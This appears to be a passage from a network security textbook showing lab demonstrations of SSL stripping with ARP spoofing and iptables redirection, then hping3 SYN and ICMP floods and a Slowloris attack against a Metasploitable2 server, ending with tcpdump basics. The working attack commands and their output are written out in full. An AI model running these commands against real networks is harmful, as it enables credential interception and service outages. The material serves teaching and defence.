3/3/2025, 10:47:23 AM

YOU HAVE BEEN HACKED !


Figure 2.28 URL redirection successful. ⏎

2.4 SSL STRIPPING

This is a MITM attack technique where an attacker downgrades a victim's secure HTTPS connection to an unencrypted HTTP connection without their knowledge. This allows the attacker to intercept and capture sensitive data, such as usernames, passwords, credit card details, and other private information. In a typical SSL stripping attack, the victim unknowingly connects to an attacker-controlled network, such as a compromised public Wi-Fi or a LAN where the attacker has performed ARP spoofing. When the victim tries to access a secure website (e.g., https://bank.com), the attacker intercepts the request and communicates with the real server over HTTPS, while simultaneously presenting an HTTP version of the site to the victim. The victim, seeing what appears to be a normal webpage, enters their credentials, which are then sent in plaintext to the attacker before being forwarded to the legitimate server.

SSL stripping was highly effective when it was first introduced, but today, its effectiveness is limited due to the widespread adoption of HTTP Strict Transport Security (HSTS). HSTS prevents browsers from connecting to websites over HTTP if they have previously been accessed securely via HTTPS. However, SSL stripping can still be useful in certain scenarios, especially if combined with DNS spoofing, proxy attacks, or other network manipulation techniques. To protect against SSL stripping, users should always ensure that they are visiting websites over HTTPS, look for the padlock symbol in the browser's address bar, and avoid using public or unsecured Wi-Fi networks without a VPN. Security measures like HSTS, DNS encryption, and HTTPS Everywhere further mitigate the risks of such attacks.

In this attack, the attacker first intercepts HTTPS requests using an ARP spoofing attack and forces the victim's browser to use HTTP instead of HTTPS, this strips SSL/TLS encryption, sending traffic unencrypted and captures the credentials and sensitive data before forwarding requests to the real server. First, enable IP Forwarding so that traffic can be redirected through the attacker's machine and add a rule in IP Tables for NAT pre-routing for TCP so that any traffic for Port 80 will be redirected to Port 8080, as displayed in Figure 2.29.




```
┌──(kali㉿kali)-[~/Documents/MyTools/6-Exploitation/sslstrip]
└─$ sudo su
┌──(root㉿kali)-[/home/…/Documents/MyTools/6-Exploitation/sslstrip]
└─# echo 1 >/proc/sys/net/ipv4/ip_forward
```

```
┌──(root㉿kali)-[/home/…/Documents/MyTools/6-Exploitation/sslstrip]
└─# iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

Figure 2.29 SSL strip and IP forwarding. ⏎


Next, perform ARP Spoofing to trick the victim into routing the traffic through the attacker's system to the gateway for both inbound and outbound traffic, as shown in Figure 2.30.



```
┌──(root㉿kali)-[/home/…/Documents/MyTools/6-Exploitation/sslstrip]
└─# arpspoof -i eth0 -t 192.168.119.154 -r 192.168.119.2
0:c:29:17:43:2b 0:c:29:36:be:b4 0806 42: arp reply 192.168.119.2 is-at 0:c:29:17:43:2b
0:c:29:17:43:2b 0:50:56:fc:e:8d 0806 42: arp reply 192.168.119.154 is-at 0:c:29:17:43:2b
0:c:29:17:43:2b 0:c:29:36:be:b4 0806 42: arp reply 192.168.119.2 is-at 0:c:29:17:43:2b
0:c:29:17:43:2b 0:50:56:fc:e:8d 0806 42: arp reply 192.168.119.154 is-at 0:c:29:17:43:2b
```

Figure 2.30 ARP spoofing for inbound and outbound traffic. ⏎


Start SSL Strip in Kali Linux, which listens on port 8080 and saves everything to sslstrip.log as displayed in Figure 2.31.



```
┌──(kali㉿kali)-[~/Documents/MyTools/6-Exploitation/sslstrip]
└─$ sudo sslstrip -l 8080
[sudo] password for kali:

┌──(kali㉿kali)-[~/Documents/MyTools/6-Exploitation/sslstrip]
└─$ sudo tail -f sslstrip.log
```

Figure 2.31 SSL strip. ⏎

Check ARP table on the target, notice the MAC Address of the gateway IP as well as the attacker's IP address is the same as shown in Figure 2.32, this means ARP spoofing is successful. If the target user tries to open http://gmail.com or http://facebook.com on Firefox web browser, it will open as http site.




```
C:\Users\abhardwaj>arp -a

Interface: 192.168.119.154 --- 0xb
  Internet Address      Physical Address      Type
  192.168.119.2         00-0c-29-17-43-2b     dynamic
  192.168.119.151       00-0c-29-17-43-2b     dynamic
  192.168.119.254       00-50-56-e4-1e-a9     dynamic
  192.168.119.255       ff-ff-ff-ff-ff-ff     static
```

Figure 2.32 ARP spoofing done. ⏎

2.5 DISTRIBUTED DENIAL OF SERVICE (DDOS) ATTACKS

DDoS attacks overwhelm network infrastructure by flooding it with excessive traffic. Attackers leverage botnets, such as Mirai, to target specific services, causing outages and financial losses. Example: In 2016, the Mirai botnet attack targeted Dyn, a major DNS provider, causing widespread outages for services like Twitter, Reddit, and Netflix. Cybersecurity professionals with networking expertise use firewall rules, rate limiting, and intrusion detection systems (IDSs) to mitigate such attacks.


Using Metasploitable2 as the target web server, from Kali Linux find the IP address (192.168.119.129) using the Netdiscover command as displayed in Figure 2.33.



```
Currently scanning: 192.168.119.0/24   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.119.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.119.2   00:50:56:fc:0e:8d      1      60  VMware, Inc.
192.168.119.129 00:0c:29:fa:dd:2a      1      60  VMware, Inc.
192.168.119.254 00:50:56:e4:1e:a9      1      60  VMware, Inc.
```

Figure 2.33 Find IP address of the target web server. ⏎

Next, simulating the attacker, use NMAP to find open ports and services running on the target as shown in Figure 2.34.



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -O 192.168.119.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-10 19:07 IST
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 19:07 (0:00:02 remaining)
Nmap scan report for 192.168.119.129
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

Figure 2.34 NMAP to determine open ports and services on the target. ⏎

Verify Port 80 is open on the target web server by opening the web server at http://target IP address as shown in Figure 2.35.





Figure 2.35 Validate Port 80 of the target web server. ⏎

First, perform a SYN Flood Attack to flood the victim web server with half-open TCP connections as illustrated in Figure 2.36. This command uses ‘hping3’ with -S to send SYN packets, –flood to send the packets continuously, -V for verbose mode and -p 80 to target the port 80. Wireshark is used to validate the SYN packets are being sent with half-open TCP connections to the target.




```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 -S --flood -V -p 80 192.168.119.129

using eth0, addr: 192.168.119.151, MTU: 1500
HPING 192.168.119.129 (eth0 192.168.119.129): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

```
No.     Time            Source            Destination       Protocol  Length  Info
201328 11.707342256  192.168.119.129  192.168.119.151  TCP        60 80 → 59373 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
201329 11.707342302  192.168.119.129  192.168.119.151  TCP        60 80 → 59374 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
201330 11.707342355  192.168.119.129  192.168.119.151  TCP        60 80 → 59375 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
201331 11.707356704  192.168.119.151  192.168.119.129  TCP        54 59368 → 80 [RST] Seq=1 Win=0 Len=0
201332 11.707372771  192.168.119.151  192.168.119.129  TCP        54 59369 → 80 [RST] Seq=1 Win=0 Len=0
201333 11.707396819  192.168.119.151  192.168.119.129  TCP        54 59370 → 80 [RST] Seq=1 Win=0 Len=0
201334 11.707413138  192.168.119.151  192.168.119.129  TCP        54 59371 → 80 [RST] Seq=1 Win=0 Len=0
```

Figure 2.36 SYN flood attack. ⏎

Hping3 can be used to send large ping or ICMP packets continuously (also known as Ping of Death) to flood the target, validated by Wireshark as shown in Figure 2.37.



```
┌──(kali㉿kali)-[~]
└─$ sudo hping3 --icmp --flood 192.168.119.129
HPING 192.168.119.129 (eth0 192.168.119.129): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

wireshark_eth07WH722.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time            Source            Destination       Protocol  Length Info
 389 8.823427156     192.168.119.151   34.107.152.202    TCP         54 38864 → 443 [ACK] Seq=2806 Ack=38588 Win=62780 Len=0
 390 8.824042536     192.168.119.151   34.107.152.202    TLSv1.2    100 Application Data
 391 8.824508857     34.107.152.202    192.168.119.151   TCP         60 443 → 38864 [ACK] Seq=38588 Ack=2852 Win=64240 Len=0
 392 9.379969771     VMware_c0:00:08   Broadcast         ARP         60 Who has 192.168.119.2? Tell 192.168.119.1
 393 10.381175561    VMware_c0:00:08   Broadcast         ARP         60 Who has 192.168.119.2? Tell 192.168.119.1
 394 11.545314761    VMware_c0:00:08   Broadcast         ARP         60 Who has 192.168.119.2? Tell 192.168.119.1
 395 12.381501479    VMware_c0:00:08   Broadcast         ARP         60 Who has 192.168.119.2? Tell 192.168.119.1
 396 12.654743020    192.168.119.151   192.168.119.129   ICMP        42 Echo (ping) request  id=0xca38, seq=0/0, ttl=64 (reply in 401)
 397 12.654978373    192.168.119.151   192.168.119.129   ICMP        42 Echo (ping) request  id=0xca38, seq=256/1, ttl=64 (reply in 402)
 398 12.655080613    192.168.119.151   192.168.119.129   ICMP        42 Echo (ping) request  id=0xca38, seq=512/2, ttl=64 (reply in 404)
 399 12.655219254    192.168.119.151   192.168.119.129   ICMP        42 Echo (ping) request  id=0xca38, seq=768/3, ttl=64 (reply in 405)
 400 12.655367976    192.168.119.151   192.168.119.129   ICMP        42 Echo (ping) request  id=0xca38, seq=1024/4, ttl=64 (reply in 408)
```

Figure 2.37 PING of a death attack. ⏎


Slowloris is a type of low-bandwidth Denial of Service (DoS) attack that targets web servers, especially those using thread-based architectures like Apache. This tool is known for its ability to take down a web server using very minimal resources from the attacker's machine. Unlike traditional DoS attacks that rely on overwhelming the target with large volumes of traffic, Slowloris works by opening and maintaining multiple half-open HTTP connections to the target server, slowly exhausting the server's available connection pool.

The way Slowloris works is deceptively simple but highly effective. When a client sends an HTTP request to a web server, the server expects the client to complete the request by sending the full header and body. Slowloris exploits this by sending an initial HTTP request to the server, such as GET / HTTP/1.1, but instead of completing the request, it sends partial HTTP headers at regular intervals, just enough to keep the connection open. Since the server is programmed to keep the connection open until the request is complete, it will patiently wait for Slowloris to finish. However, Slowloris never completes the request. It sends headers like X-a: b every few seconds to keep the connection alive without closing it.

The attack becomes effective when Slowloris opens hundreds of such connections simultaneously. Most web servers have a limit on the number of simultaneous connections they can handle (for instance, Apache might allow 256 or 512 connections). When Slowloris consumes all these available slots with its half-open requests, the server becomes unable to accept new connections, even from legitimate users. The server essentially hangs, waiting for Slowloris to finish sending the headers, which never happens. What makes Slowloris particularly dangerous is that it uses very little bandwidth from the attacker's side. Because it only sends occasional header data, it doesn't generate large spikes in traffic that would typically trigger intrusion detection or mitigation systems. This makes it hard to detect using traditional rate-limiting techniques. Furthermore, it closely resembles normal HTTP traffic, making it challenging for firewalls and traffic monitors to distinguish between a genuine slow client and a Slowloris attack.

To execute a Slowloris attack, use the open-source tool available on GitHub. On Kali Linux, you can clone the Slowloris repository, navigate to the folder, and execute the script with a simple command like python3 slowloris.py -p 80 <target_IP>. This will target port 80 (used for HTTP traffic) on the victim machine and attempt to hold as many connections open as possible. You can adjust the number of connections, the delay between header transmissions, and other parameters to fine-tune the attack.

Detecting a Slowloris attack on the server side is not always straightforward, but there are some signs to look for. Running netstat -an | grep: 80 on the server might reveal many connections in the SYN_RECV or WAIT state, indicating that many connections are half-open and incomplete. You may also notice that legitimate users are having trouble accessing the server because all available connection slots are tied up by Slowloris, as displayed in Figure 2.38. Slowloris remains a potent example of how even a small amount of traffic, when carefully crafted, can disrupt a large and complex server. Its simplicity, stealth, and low resource requirements make it a classic and still relevant attack in cybersecurity.



```
┌──(kali㉿kali)-[~/Documents/MyTools/6-Exploitation/Slowloris]
└─$ sudo python3 slowloris.py 192.168.119.129
[10-03-2025 19:32:55] Attacking 192.168.119.129 with 150 sockets.
[10-03-2025 19:32:55] Creating sockets...
[10-03-2025 19:32:58] Sending keep-alive headers...
[10-03-2025 19:32:58] Socket count: 150
[10-03-2025 19:33:13] Sending keep-alive headers...
[10-03-2025 19:33:13] Socket count: 150
```

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
922	16.239065021	192.168.119.129	192.168.119.151	HTTP	576	HTTP/1.1 400 Bad Request (text/html)
923	16.239065317	192.168.119.129	192.168.119.151	TCP	66	80 → 47480 [FIN, ACK] Seq=511 Ack=13 Win=108 Len=0
924	16.239101313	192.168.119.151	192.168.119.129	TCP	54	47480 → 80 [RST] Seq=13 Win=0 Len=0
925	16.239141236	192.168.119.151	192.168.119.129	TCP	54	47480 → 80 [RST] Seq=13 Win=0 Len=0
926	16.239418008	192.168.119.129	192.168.119.151	HTTP	576	HTTP/1.1 400 Bad Request (text/html)
927	16.239435042	192.168.119.151	192.168.119.129	TCP	54	47474 → 80 [RST] Seq=13 Win=0 Len=0
928	16.239532986	192.168.119.129	192.168.119.151	TCP	66	80 → 47474 [FIN, ACK] Seq=511 Ack=13 Win=108 Len=0
929	16.239539204	192.168.119.151	192.168.119.129	TCP	54	47474 → 80 [RST] Seq=13 Win=0 Len=0
930	16.240262398	192.168.119.129	192.168.119.151	HTTP	576	HTTP/1.1 400 Bad Request (text/html)
931	16.240262545	192.168.119.129	192.168.119.151	TCP	66	80 → 47472 [FIN, ACK] Seq=511 Ack=13 Win=108 Len=0
932	16.240279494	192.168.119.151	192.168.119.129	TCP	54	47472 → 80 [RST] Seq=13 Win=0 Len=0
933	16.240310918	192.168.119.151	192.168.119.129	TCP	54	47472 → 80 [RST] Seq=13 Win=0 Len=0


Figure 2.38 Slowloris DoS attack. ⏎

2.6 NETWORK PACKET CAPTURE USING TCPDUMP

‘tcpdump’ is a powerful command-line packet analyser used for capturing and inspecting network traffic in real time. It’s widely used by network administrators and security professionals to diagnose network issues, monitor traffic patterns, and detect malicious activity. Developed in the late 1980s, tcpdump remains one of the most used tools for network analysis due to its efficiency, flexibility, and ability to provide detailed insights into network communications. At its core, tcpdump works by capturing packets that pass through a specified network interface on a machine. A packet is a formatted unit of data carried by a network, and analyzing these packets allows you to see exactly what kind of traffic is moving across your network. tcpdump operates at the packet level, meaning it can display the contents of each packet, including the source and destination addresses, protocol information, and payload data. This gives a detailed view of the data exchange between devices on the network.

To use tcpdump, you typically need root or elevated privileges because capturing packets at a low level requires direct access to the network interface. The basic syntax is simple: tcpdump -i <interface> will start capturing packets on the specified network interface. For example, running sudo tcpdump -i eth0 will begin capturing all packets on the eth0 interface. By default, tcpdump will display a continuous stream of captured packets directly to the terminal, showing details such as the source and destination IP addresses, port numbers, and the protocol being used (e.g., TCP, UDP, ICMP).


‘tcpdump’ supports powerful filtering options using the Berkeley Packet Filter (BPF) syntax. This allows you to narrow down the type of traffic you want to capture, which is essential when working on a busy network. For example, you can capture only HTTP traffic with the command sudo tcpdump -i eth0 port 80, or you can capture traffic from a specific host using sudo tcpdump -i eth0 host 192.168.1.10. You can also combine filters using logical operators; for instance, tcpdump -i eth0 host 192.168.1.10 and port 22 will capture only SSH traffic to or from that host. One of the most useful features of tcpdump is its ability to save captured packets to a file for later analysis. The -w option writes the captured data to a file in pcap format, which can be opened with more advanced tools like Wireshark for deep analysis. For example, sudo tcpdump -i eth0 -w capture.pcap will create a file named capture.pcap containing the raw packet data as displayed in Figure 2.39.



```
┌──(kali㉿kali)-[~]
└─$ sudo tcpdump -w mycapture -i eth0 tcp
[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

Figure 2.39 Running TCPdump. ⏎

